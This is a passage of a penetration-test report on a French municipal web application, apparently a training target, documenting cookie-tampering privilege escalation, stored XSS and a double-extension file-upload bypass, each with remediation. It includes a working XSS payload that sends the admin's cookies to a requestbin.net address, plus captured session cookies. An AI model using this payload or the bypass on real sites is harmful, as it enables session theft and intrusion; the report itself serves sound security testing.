
a) Business impact: By escalating privileges with minimum effort, users can easily gain access to functions and data they are not authorized for. The business impact of such as unauthorized access is high.
b) Exploitability: This vulnerability is very easy to exploit, it only requires editing a single cookie value to escalate privileges. It takes no special skills or tools to exploit, only basic knowledge about cookies.
c) Remediation: Use more complicated cookie values and more than one cookie to set user privileges. This make take some manpower to implement.

Description:

Editing the 'id_groupe' cookie value is all that's required to escalate user privileges, the other cookie values are ignored. This can be done very easily by any user.

Exploitation:

a) Login as any user and look at their cookies.




Status	Method	File
302	POST	login.php
200	GET	index.php
200	GET	default.css
200	GET	default.css

Request cookies
PHPSESSID: "63m719foa3lrm34ssdg3kb2ce3"
id_groupe: "4"
id_personne: "50"
id_user: "25"
link_accueil: "accueil/accueil_visiteur.php"
login: "agent"
n_lf: "0"

Logged in as agent

b) Edit the id_groupe value.



Bienvenue

Note au pentesters:
Les codes d'acces sont:


4 requests, 16.24 KB, 1.98 s

```
Status  Method  File
302     POST    login.php      www.
200     GET     index.php      www.
200     GET     default.css    www.
200     GET     default.css    www.
```

```
Request cookies
PHPSESSID: "63m719foa3lrm34ssdg3kb2ce3"
id_groupe: "0"
id_personne: "50"
id_user: "25"
link_accueil: "accueil/accueil_visiteur.php"
login: "agent"
n_lf: "0"
```

Editing the cookie value to 0

c) Refresh the page to see if privilege escalation has been performed.



Bienvenue

Note au pentesters:
Les codes d'acces sont:

5 requests, 14.56 KB, 3.74 s

```
Status  Method  File
200     GET     index.php      www.
304     GET     default.css    www.
304     GET     nav.gif        www.
304     GET     bgfooter.gif   www.
200     GET     default.css    www.
```

```
Request cookies
PHPSESSID: "63m719foa3lrm34ssdg3kb2ce3"
id_groupe: "0"
id_personne: "5"
id_user: "1"
link_accueil: "accueil/accueil_visiteur.php"
login: "admin"
n_lf: "0"
```

The user is now logged in as admin

Remediation:

Store cookie values server side and map the SessionId to the user credentials on the server. Each time a request comes to the server the server can validate the request and access privileges with the received SessionId and therefore an attacker will not be able to gain privileged access by changing cookie values as the only cookie value sent is the SessionId.

Reference:

https://portswigger.net/web-security/access-control

Vulnerability 4: Cross-site scripting vulnerability.

Criticality: High

a) Business impact: An attacker can use this vulnerability to steal a lot of information from users using an XSS attack. The impact of this vulnerability is high.
b) Exploitability: It is not complicated to exploit this vulnerability. However, it is not something an average user would know to perform. Any motivated attacker, however, could accomplish this very easily.
c) Remediation: This vulnerability can be prevented by filtering user input on the server side. This will require minimal manpower to implement.

Description:


This vulnerability allows an attacker to inject any JavaScript they want into the application, in this case through the messaging portal. In this example, an attacker steaks the admin cookies using an XSS attack.

Exploitation:

a) A logged in user (here: agent), send a message to the admin with an XSS payload.

```
<script>
document.write('<img src="http://requestbin.net/r/1o34x7g1?inspect?cookie=' +
document.cookie + '" />')
</script>
```

The highlighted portion is the attacker's domain.


File Edit View History Bookmarks Tools Help
Site web communal type
http://www.e-commune.org/index...
www.e-commune.org/index.php?cat=&ncat=42&rub=messages&nrub=43&srub=nouveau&nsrub=44
Messages
Commandes
Dossiers
Imp?ts et amendes
Solde
R?unions des ?lus
Messages
Nouveau
Re?us
Envoy
Supprim
Accueil > Messages / Messages / Nouveau
Envoyer

Nouveau message

Adresse source d'envoi: Adresse personnelle

Destinataire: admin


Sujet: this is not a xss attack

Message:

```
<script>document.write('<img src="http://requestbin.net
/r/12peb4i1?inspect?cookie=' + document.cookie + '" />')</script>
```

A XSS payload sent in a message to the admin from the agent

b) Admin navigates to read messages.


File Edit View History Bookmarks Tools Help
Site web communal type
http://www.e-commune.org/index...
www.e-commune.org/index.php?cat=&ncat=4&rub=messages&nrub=15&srub=recus&nsrub=17&id_user=1
Gestion du site
Gestion des comptes
Gestion des commandes
Espace personnel
Messages
Nouveau
Re?us
Envoy
Supprim


Accueil > Espace personnel / Messages / Re?us

Liste des messages recus

Sujet	Expediteur	Recu le	Action
this is not a xss attack	agent	2020-11-01 20:14:28	
img test 100	agent	2020-10-17 11:07:10	
img test 2	agent	2020-10-17 11:01:44	
testing script	agent	2020-10-17 10:52:01	
script without	agent	2020-10-17 10:41:35	
xss	agent	2020-10-13 00:31:34	
Bonjour Administrateur	admin	2010-06-26 01:37:05	

Admin receives XSS attack in their inbox

c) Admin opens the attack message and has their cookies stolen.


File Edit View History Bookmarks Tools Help
Site web communal type
http://www.e-commune.org/index...
www.e-commune.org/index.php?cat=&ncat=4&rub=messages&nrub=15&srub=recus&nsrub=17&id_user=1&action=lire&id=46
130%
Search
Gestion du site
Gestion des comptes
Gestion des commandes
Espace personnel
Messages
Nouveau
Re?us
Envoy
Supprim


Accueil > Espace personnel / Messages / Re?us

Lecture du message

De: agent
Date: 2020-11-01 20:14:28
Sujet: this is not a xss attack

The admin only sees a broken image and isn’t aware their cookies have been stolen.

d) The attacker captures the admin cookies from the URL used in the XSS payload.



```
http://requestbin.net
GET /r/12peb4i1?inspect?
cookie=PHPSESSID=63m719foa3lrm34ssdg3kb2ce3; id_groupe=0;
login=admin; n_lf=0; id_personne=5; id_user=1;
link_accueil=accueil/accueil_visiteur.php

FORM/POST PARAMETERS

None

QUERYSTRING

inspect?cookie: PHPSESSID=63m719foa3lrm34ssdg3kb2ce3;
id_groupe=0; login=admin; n_lf=0; id_personne=5; id_user=1;
link_accueil=accueil/accueil_visiteur.php
```

The stolen cookie retrieved by the attacker.

<u>Remediation:</u>

Use a function such as htmlspecialchars or escape strings to break the XSS payload so that any such payload no longer works when a message is opened.

Reference:

https://owasp.org/www-community/attacks/xss/

Vulnerability 5: Arbitrary file upload.

<u>Criticality: High</u>


a) Business impact: Arbitrary file uploads can lead to an attacker uploading anything they'd like such as a virus, worm, ransomware or backdoor. The business impact of such a vulnerability is very high.
b) Exploitability: This vulnerability is not easily exploited as the application does check the file extension to see if it is of an acceptable format and file uploads are only permitted with admin access. However, this is done with a simple check of the filename and can be bypassed rather easily.
c) Remediation: Checking for double extensions when uploading files such as the use of more than one '.' in the filename along with the already set file extension check can prevent the upload of arbitrary files to the application.

<u>Description:</u>

Any attacker that wants to upload a malicious file or backdoor can easily do so by using a double file extension. The application only checks the first extension to see if it is an acceptable format (in this case an image) but by using a double extension an attacker can upload whatever kind of file they desire.


<u>Exploitation:</u>

a) Log into the admin account and navigate to 'gestion du site' then 'gestion des articles' and then choose 'visiteur'.



Navigate to management of articles and then choose visitor

b) Create a new article for visitors to read and upload a backdoor as an attachment.


File Edit View History Bookmarks Tools Help
Site web communal type
www.e-commune.org/index.php?cat=&ncat=1&rub=gestion-des-articles&nrub=6&idgr=1&action=modifier&id=137
Path: p
Browse...
Enregistrer

Options de l'article:

Rubrique parente: Citoyen

Type d'article:
- [✓] Article simple. Image (facultative):
- Actualite. Image (facultative):
- Page externe:


Auteur: Administrateur

Etat: Active

✓ **Ajouter une piece jointe:**
